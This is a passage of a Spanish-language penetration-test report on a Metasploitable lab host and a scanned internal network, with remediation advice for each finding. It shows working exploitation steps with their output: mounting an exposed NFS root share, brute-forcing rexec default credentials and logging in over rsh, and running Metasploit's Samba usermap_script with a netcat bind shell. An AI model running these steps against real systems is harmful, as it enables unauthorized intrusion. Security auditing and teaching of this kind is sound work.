	10.122.27.93	-21 -22 -23 -25 -53 -80 -111 -139 -445 -512 -513 -514 -1099 -1524 -2049 -2121 -3306 -3632 -5432	tcp	-ftp -ssh -telnet -smtp -domain -http -rpcbind -netbios-ssn -exec -login -tcpwrapped -java-rmi -bindshell -nfs -mysql -vnc -X11	Linux -> Metasploit	up

		-5900 -6000 -6667 -6697 -8080		-irc -ajp13		
--	--	---	--	----------------	--	--

4.2_Esquema de red 172.16.0.0/22

Mediante la herramienta Nmap, se ha realizado varios escáneres a esta subred y hemos encontrado la siguiente información:

- Equipos
- Servidores (impresión, máquinas virtuales...)
- Móviles
- Rúters



Red interna detección Nmap:

Red	Ip	Puertos	Protocolo	Servicio	Sistema	Estado
172.16.0.0/22	172.16.0.1	-8080	tcp	http-proxy	Router WatchGuard Fireware	up
	172.16.0.15-50	*	tcp	*	Dispositivos (móviles- desktop)	up
	172.16.0.51	-135 -139 -445	tcp	-msrpc -netbios-ssn -microsoft-ds	Windows XP	up
	172.16.0.52-254	*	tcp	*	Dispositivos (móviles- desktop)	up

	172.16.1.1-115	*	tcp	*	Dispositivos (móviles-desktop)	up
	172.16.1.116	-3306	tcp	-mysql	Windows 10	up
	172.16.1.127	-5357	tcp	-http	Windows 10	up
	172.16.1.128-254	*	tcp	*	Dispositivos (móviles-desktop)	up
	172.16.2.26	-7 -8000	tcp	-closed -http-alt	Android 5.1	up
	172.16.2.130	-631	tcp	-ipp	Apple MacOS 10.13	up
	172.16.2.131-254	*	tcp	*	Dispositivos (móviles-desktop)	up
	172.16.3.1	-3306	tcp	-mysql	Windows 10	up
	172.16.3.14	-5357	tcp	-http	Windows 10	up
	172.16.3.39	-5357	tcp	-http		up
	172.16.3.40-254	*	tcp	*	Dispositivos (móviles-desktop)	up

5.- Vulnerabilidades y Explotación:

El objetivo principal de la fase de explotación es ganar acceso a algún sistema o dispositivo aprovechando las fallas de seguridad encontradas en la fase de recopilación de información.

Una particularidad de la fase de explotación es que las estrategias, técnicas o fallas aprovechadas pueden variar dependiendo del sistema en particular que sea analizado.

Criterio de clasificación de vulnerabilidades.

- → Un atacante podría tomar el control total sobre el host, por ejemplo, acceso a lectura y escritura del sistema de ficheros, ejecución de comandos arbitrarios.



- → Acceso a información sensible en el host, incluyendo sistemas de seguridad o acceso a ficheros comprometidos, revelación de directorios y configuraciones locales...

- → Recopilación de información sensible del host, como versiones del software. Esta información puede hacer que el atacante se centre y focalice en esas versiones su arsenal, hasta conseguir su objetivo.

- → Posibilidad de recopilación de información general de host, como puertos abiertos, servicios en ejecución etc. Esta información es útil, para poder buscar las vulnerabilidades específicas.

Resumen de vulnerabilidades detectadas.

A continuación, se muestra el **listado** de las vulnerabilidades detectadas:



Enumeración de Vulnerabilidades

5.1_NFS


El host de escaneo podría montar al menos uno de los recursos compartidos de NFS exportados por el servidor remoto. Un atacante puede aprovechar esto para leer (y posiblemente escribir) archivos en un host remoto.

Riesgo: ■■■■ 4/4

Puerto: 2049 / udp / rpc-nfs

Detalles de la vulnerabilidad:

Se ha detectado, que la maquina es vulnerable a que se pueden montar los siguientes recursos compartidos de NFS:



The screenshot shows the Nessus Essentials interface. The main panel displays the details for the vulnerability 'NFS Exported Share Information Disclosure' (Plugin #11356). The severity is 'Critical'. The description states: 'At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.' The solution is to 'Configure NFS on the remote host so that only authorized hosts can mount its remote shares.' The output shows a list of NFS shares that could be mounted: /, /etc, /bin, /boot, /sbin, and /dev. The risk information indicates a 'Critical' risk factor and a CVSS v2.0 Base Score of 10.0. The vulnerability information section notes that exploits are available and the vulnerability was published on January 1, 1985. The exploitable with section lists 'Metasploit (NFS Mount Scanner)'.

Fase 1: Descubrimiento del servicio NFS

El servicio NFS se ejecuta en el puerto 2049/TCP, por lo tanto, se puede descubrir durante las actividades de escaneo de puertos en una prueba de penetración con Nmap.

- `nmap -sV 192.168.192.132`

```
(root@kali)~[/home/kali]
# nmap -sV 192.168.197.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-26 04:29 EST
Nmap scan report for 192.168.197.132
Host is up (0.0028s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
```

Fase 2: el resultado del escaneo de puertos muestra que el puerto 2049 está abierto y el servicio NFS se está ejecutando.

Fase 3: comprobar si hay algún recurso compartido disponible para montar, utilizando la herramienta showmount en Kali:

- `showmount -e 192.168.197.132`
- `showmount -d 192.168.197.132`
- `showmount -a 192.168.197.132`

```
(root@kali)~[/home/kali]
# showmount -e 192.168.197.132
Export list for 192.168.197.132:
/ *

(root@kali)~[/home/kali]
# showmount -d 192.168.197.132
Directories on 192.168.197.132:
/

(root@kali)~[/home/kali]
# showmount -a 192.168.197.132
All mount points on 192.168.197.132:
192.168.197.131:/
```

Fase 4: Crear un nuevo directorio en la carpeta **tmp** de Kali y ejecute el siguiente comando para montar el directorio de inicio en este directorio recién creado.

- `mkdir /tmp/prueba10`
- `mount -t nfs 192.168.197.132:/ /tmp/prueba10`

```
(root@kali)~[/home/kali]
# mkdir /tmp/prueba10

(root@kali)~[/home/kali]
# mount -t nfs 192.168.197.132:/ /tmp/prueba10
```

Una vez que se ejecuta el comando, se puede usar el siguiente comando para verificar el montaje del directorio:

- `df -k`

```
(root@kali)~[/home/kali]
# df -k
Filesystem      1K-blocks      Used Available  Use% Mount
udev              967896          0    967896    0% /dev
tmpfs             202104         1188    200916    1% /run
/dev/sda1         81000912  19623748   57216552   26% /
tmpfs             1010512          12    1010500    1% /dev/
shm              65536          0         65536    0% /dev/shm
tmpfs              5120           0         5120    0% /run/
lock              5120           0         5120    0% /run/lock
tmpfs             202100          68    202032    1% /run/
user/1000
192.168.197.132:/ 7282176 1480448 5434752   22% /tmp/
prueba10
192.168.197.132:/ 7282176 1480448 5434752   22% /tmp/
```

Fase 5: Navegar hasta el directorio `/tmp/prueba10` y enumere el contenido. El contenido de la lista es de la carpeta `/home` del host remoto.

```
(root@kali)~[/home/kali]
# cd /tmp/prueba10
(root@kali)~[/tmp/prueba10]
# ls -la
total 104
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxrwxrwt 18 root root 4096 Jan 26 05:19 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 3 root root 4096 Apr 28 2010 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 2 root root 4096 Apr 28 2010 dev
drwxr-xr-x 94 root root 4096 Jan 26 05:11 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 7263 Jan 26 02:13 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 2 root root 4096 Apr 28 2010 proc
drwxr-xr-x 13 root root 4096 Jan 26 02:13 root
drwxr-xr-x 2 root root 4096 May 13 2012/sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010/srv
drwxr-xr-x 2 root root 4096 Apr 28 2010/sys
drwxrwxrwt 4 root root 4096 Jan 26 02:50 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010/usr
drwxr-xr-x 14 root root 4096 Mar 17 2010/var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

Se recomienda

Configure NFS en el host remoto para que solo los hosts autorizados puedan montar sus recursos compartidos remotos.

5.2_rexecd Service Detection


Los servicios R (rexecd, rlogind y rshd) son un conjunto de servicios de comando / inicio de sesión remotos sin cifrar desarrollados en la década de 1980. Estos servicios están casi sin usar en la informática moderna, ya que han sido reemplazados por Telnet y SSH.

Riesgo: ■■■■ 4/4

Puerto: 512 / tcp / rexecd

Detalles de la vulnerabilidad:

El servicio **rexecd** está en ejecución en el host remoto. Este servicio está diseñado para permitir a los usuarios de una red ejecutar comandos remotamente. Sin embargo, **rexecd** no provee ninguna medida adecuada de autenticación, lo que permitiría a un atacante un escaneo completo del host.



The screenshot shows the Nessus Essentials interface for a scan titled 'Maquina Metasploit / Plugin #10203'. The vulnerability 'rexecd Service Detection' is highlighted as 'CRITICAL'. The description states: 'The rexecd service is running on the remote host. This service is design to allow users of a network to execute commands remotely. However, rexecd does not provide any good means of authentication, so it may be abused by an attacker to scan a third-party host.' The solution suggests: 'Comment out the "exec" line in /etc/inetd.conf and restart the inetd process.' The output table shows one host with the port 512/tcp open.

Port	Hosts
512/tcp / rexecd	192.168.197.132 - if

Plugin Details:

- Severity: Critical
- ID: 10203
- Version: 1.32
- Type: remote
- Family: Service detection
- Published: August 31, 1999
- Modified: August 13, 2018

Risk Information:

- Risk Factor: Critical
- CVSS v2.0 Base Score: 10.0
- CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information:

- Vulnerability Pub Date: June 7, 1999

Reference Information:

- CVE: CVE-1999-0618

Fase 1: Descubrimiento del servicio rexecd

El servicio rexecd se ejecuta en el puerto 512/TCP, por lo tanto, se puede descubrir durante las actividades de escaneo de puertos en una prueba de penetración con Nmap.

- `nmap -p 512 --script rexec-brute 192.168.197.132`

```
(root@kali)~# nmap -p 512 --script rexec-brute 192.168.197.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-26 05:41 EST
Nmap scan report for 192.168.197.132
Host is up (0.0010s latency).

PORT      STATE SERVICE
512/tcp    open  exec
| rexec-brute:
|   Accounts:
|   | root:root - Valid credentials
|   | web:web - Valid credentials
|   | guest:guest - Valid credentials
|   | netadmin:netadmin - Valid credentials
|   | user:user - Valid credentials
|   | sysadmin:sysadmin - Valid credentials
|   | administrator:administrator - Valid credentials
|   | webadmin:webadmin - Valid credentials
|   | admin:admin - Valid credentials
|   | test:test - Valid credentials
|_ Statistics: Performed 22 guesses in 1 seconds, average tps: 22.0
MAC Address: 00:0C:29:78:36:98 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
```

Ver todos los puertos de la maquina:

- `nmap -sV 192.168.197.132`

```
Host is up (0.0024s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  hindsshell   Metasploitable root shell
```


Fase 2: Acceso a la Shell:

El siguiente comando se puede usar para obtener acceso a la shell en la máquina de destino. Hemos intentado mediante el nombre del usuario raíz. Como se puede ver, obtuvimos con éxito un shell en el sistema de destino.

Esto nos permite conectarnos remotamente y tener acceso a todo el sistema operativo del objetivo (ficheros, contraseñas...):

- `Rsh -l msfadmin 192.168.197.132`

```
(root@kali) [/home/kali]
# rsh -l msfadmin 192.168.197.132
msfadmin@192.168.197.132's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Jan 26 02:38:01 2022
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ls -l
total 4
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ nano /etc/shadow
Error opening terminal: xterm-256color.
msfadmin@metasploitable:~$
```

Se recomienda

Comentar la línea **exec** en el archivo **/etc/inetd.conf** en la máquina afectada y reiniciar el proceso **inetd**.

5.3_Unix Operating System Unsupported Version Detection

Según el número de versión auto informado, el sistema operativo Unix que se ejecuta en el host remoto ya no es compatible.


La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, es probable que contenga vulnerabilidades de seguridad.

Riesgo: ■■■■ 4/4

Puerto: N/A

Detalles de la vulnerabilidad:

No se puede **explotar**, detectar la versión del sistema operativo y que no tiene soporte a nuevas actualizaciones.



Output

```
Ubuntu 8.04 support ended on 2011-05-12 (Desktop) / 2013-05-09 (Server).
Upgrade to Ubuntu 21.04 / LTS 20.04 / LTS 18.04.

For more information, see : https://wiki.ubuntu.com/Releases
```

Se recomienda

Actualizar a una versión del sistema operativo Unix la cual tenga soporte a nuevas actualizaciones ya que esta no soporta nuevas y es vulnerable.

5.4_Samba Badlock Vulnerability


La versión de Samba, un servidor CIFS/SMB para Linux y Unix, que se ejecuta en el host remoto se ve afectada por una falla, conocida como Badlock. Debido a una negociación incorrecta del nivel de autenticación en los canales de llamada a procedimiento remoto (RPC).

Riesgo: ■■■ 3/4

Puerto: 445 / tcp / cifs

Detalles de la vulnerabilidad:

Un atacante man-in-the-middle que pueda interceptar el tráfico entre un cliente y un servidor que aloja una base de datos SAM puede explotar esta falla para forzar una degradación del nivel de autenticación, lo que permite la ejecución de llamadas de red Samba arbitrarias. en el contexto del usuario interceptado, como ver o modificar datos de seguridad confidenciales en la base de datos de Active Directory (AD) o deshabilitar servicios críticos.



The screenshot shows the Nessus Essentials interface with the Samba Badlock Vulnerability details for Plugin #90509. The interface includes a left sidebar with navigation options like 'My Scans', 'All Scans', and 'Plugin Rules'. The main content area displays the vulnerability description, solution, and output. The output shows a message: 'Nessus detected that the Samba Badlock patch has not been applied.' The right sidebar shows plugin details including severity (High), ID (90509), version (1.8), type (remote), family (General), published date (April 13, 2016), and modified date (November 20, 2019). The risk information section shows a risk factor of Medium and a CVSS v3.0 Base Score of 7.5. The vulnerability information section shows the CPE as 'cpe:/a:samba:samba' and notes that an exploit is available.

Fase 1: Descubrimiento del servicio netbios-ssn

El servicio **netbios-ssn** se ejecuta en el puerto 445/TCP, por lo tanto, se puede descubrir durante las actividades de escaneo de puertos en una prueba de penetración con Nmap.

- `nmap -sV 192.168.197.133`

```
(kali@kali)-[~]
$ nmap -sV 192.168.197.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-26 05:46 EST
Nmap scan report for 192.168.197.133
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
```

Fase 2: Explorar el servicio Samba

Mediante la herramienta metasploit buscaremos los módulos de samba y usaremos el “exploit/multi/samba/usermap_script”.

```
msf6 > search samba
Matching Modules
=====
#  Name
k Description
- -
0  exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes
Citrix Access Gateway Command Execution
1  exploit/windows/license/calliclnt_getconfig 2005-03-02 average No
Computer Associates License Client GETCONFIG Overflow
2  exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes
DistCC Daemon Command Execution
3  exploit/windows/smb/group_policy_startup 2015-01-26 manual No
Group Policy Script Execution From Shared Resource
4  post/linux/gather/enum_configs normal No
Linux Gather Configurations
5  auxiliary/scanner/rsync/modules_list normal No
List Rsync Modules
6  exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No
MS14-060 Microsoft Windows OLE Package Manager Code Execution
7  exploit/unix/http/quest_kace_systems_management_rce 2018-05-31 excellent Yes
Quest KACE Systems Management Command Injection
8  exploit/multi/samba/usermap_script 2007-05-14 excellent No
Samba "username map script" Command Execution
9  exploit/multi/samba/nttrans 2003-04-07 average No
Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10 exploit/linux/samba/setinfopolicy_heap 2012-04-10 normal Yes
Samba SetInformationPolicy AuditEventsInfo Heap Overflow
```

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Fase 3: Explotar la vulnerabilidad samba:

Añadimos el host 192.168.197.133 y escogemos el payload “cmd/unix/bind_netcat” y lo el cual nos permitirá acceder a la consola del equipo y observar los ficheros de la misma.

- Set rhosts 192.168.197.133
- Show payloads
- Set payloads cmd/unix/bind_netcat

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.197.133
rhosts => 192.168.197.133
msf6 exploit(multi/samba/usermap_script) > show payloads
```

#	Name	Disclosure Date	Rank	Check	Descripti
0	payload/cmd/unix/bind_awk		normal	No	Unix Comm
1	payload/cmd/unix/bind_busybox_telnetd		normal	No	Unix Comm
2	payload/cmd/unix/bind_inetd		normal	No	Unix Comm
3	payload/cmd/unix/bind_jjs		normal	No	Unix Comm

En este apartado se ven como hemos recopilado información desde dentro mediante la sesión:

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_netcat
payload => cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > exploit
```

```
[*] Started bind TCP handler against 192.168.197.133:4444
[*] Command shell session 1 opened (192.168.197.132:34611 -> 192.168.197.133:4444 ) at 2022-01-26 06:51:47 -0500
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
```

Se recomienda

Para el servicio SMB y cerrar el puerto en caso de no utilizarlo, en el otro caso actualizarlo a una versión más reciente.

5.5_UnrealIRCd Backdoor Detection

El servidor IRC remoto es una versión de UnrealIRCd con una puerta trasera que permite a un atacante ejecutar código arbitrario en el host afectado.

